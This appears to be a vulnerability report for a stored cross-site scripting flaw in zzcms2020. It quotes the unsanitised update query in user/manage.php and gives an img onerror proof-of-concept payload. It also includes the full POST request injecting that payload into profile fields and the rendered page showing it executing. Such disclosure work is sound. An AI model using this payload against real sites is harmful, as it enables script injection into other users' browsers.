
There is storage XSS in zzcms2020 user information

- version: zzcms2020
- source: http://www.zzcms.net/about/6.htm
- issue: Storage XSS


Position

In `zzcms2020/user/manage.php` line 100



```
92   $founderr=1;
93   $errmsg=$errmsg . "<li>此电话号码已被使用！</li>";
94   }
95   }
96
97   if ($founderr==1){
98   WriteErrMsg($errmsg);
99   }else{
100  query("update zzcms_user set bigclassid='$b',smallclassid='$s',content='$content',img='$img',flv='$flv',province=
101  xiancheng='$xiancheng',somane='$somane',sex='$sex',phone='$phone',mobile='$mobile',fox='$fox',address='$address',
102  email='$email',qq='$qq',qqid='$qqid',homepage='$homepage' where username='".$username."'");
103  if ($oldimg<>$img && $oldimg<>"/image/nopic.gif"){
104    $f="../".$oldimg;
105    if (file_exists($f)){
106    unlink($f);
107    }
108    $fs="../".str_replace(".","_small.",$oldimg);
109    if (file_exists($fs)){
110    unlink($fs);
111    }
```

The `content` parameter here is controllable, the program has no processing and brings it into the database to output the data on the `My exhibition hall(我的展厅)` page



您好！123456(普通会员 查看我的权限)

修改注册信息

用户名：123456

姓名：离散

性别：● 男 ○ 女

E-mail：123456@qq.com

QQ：

QQ绑定登录网站：未绑定QQ登录


POC && Vulnerability exploitation

POC

```
aaaaaaaaxss"/&gt;<img onerror="alert(1)" src="#" />aaaaaaaaaaa
```

Vulnerability exploitation

open `zzcms2020/user/manage.php` page , insert poc



localhost/user/manage.php

手机：

修改公司信息

公司名称：有新公司

企业类别：请选择大类 请选择小类

所在地区：请选择省份 请选择城区 请选择县城

公司地址：xss"/><img src="#" onerror="alert


公司网站：

公司电话：13333333333

公司传真：

```
aaaaaaaaxss"/&gt;<img onerror="alert(1111)" src="#" />aaaaaaaaaaa
```

公司简介：




Request to http://localhost:80 [127.0.0.1]

```
POST /user/manage.php?action=modify HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
Origin: http://localhost
Connection: close
Referer: http://localhost/user/manage.php
Cookie: __tins__713776=%7B%22sid%22%3A%201609391543374%2[redacted]%2C%20%22expires%22%3A%201609393343374%7D; __51cke__=; __51laig__=22;
bdshare_firstime=1609387416755; PHPSESSID=jio395ktu2hs4f1f72f8j7a7l0; UserName=123456; PassWord=e10adc[redacted]
Upgrade-Insecure-Requests: 1

somane=%E7%A6%BB%E6%95%A3&sex=1&email=123456%40qq.com&qq=&oldqq=&mobile=&b=0&s=0&province=%E8%AF%B7%E9%80%89%E6%8B%A9%E7%9C%81%E4%BB%BD&city=%E8%AF%B
%E9%80%89%E6%8B%A9%E5%9F%8E%E5%8C%BA&xiancheng=&address=xss%22%2F%3E%3Cimg+src%3D%22%23%22+onerror%3D%22alert%281%29%22%2F%3E&homepage=&phone=1333333333
&fox=&content=aaaaaaaaxss%22%2F%26gt%3B%3Cimg+onerror%3D%22alert%281111%29%22+src%3D%22%23%22+%2F%3Eaaaaaaaaaaa&img=%2Fimage%2Fnopic.gif&oldimg=%2Fimage%2Fnopic.gif&
v=&oldflv=&Submit=%E4%BF%AE%E6%94%B9
```

Open it again `My exhibition hall(我的展厅)` page



localhost/zt/show-1.htm

1111

确定

```
  </div>
▸ <div class="bannerbg"> … </div>
▾ <div class="main"> 溢出
  ▾ <div id="pagebody">
      <div class="titleA">公司简介</div>
    ▾ <div class="ztcontent">
      ▾ <table width="100%" cellspacing="0" cellpadding="0" border="0">
        ▾ <tbody>
          ▾ <tr>
            ▾ <td style="font-size:14px;line-height:25px">
                aaaaaaaaxss"/>
                <img onerror="alert(1111)" src="#"> event
                aaaaaaaaaaa
              </td>
            </tr>
          </tbody>
```

```
元素 {
  font-size: 14px;
  line-height: 25px;
}
继承自 div
div, address, blockquote, iframe, ul, ol,
h1, h2, h3, h4, h5, h6, p, pre, caption,
form, legend, fieldset, textarea {
  font-weight: normal;
  font-style: normal;
  font-family: inherit;
  ~~font-size: 100%;~~
}
继承自 div
.main {
  text-align: left;
}
```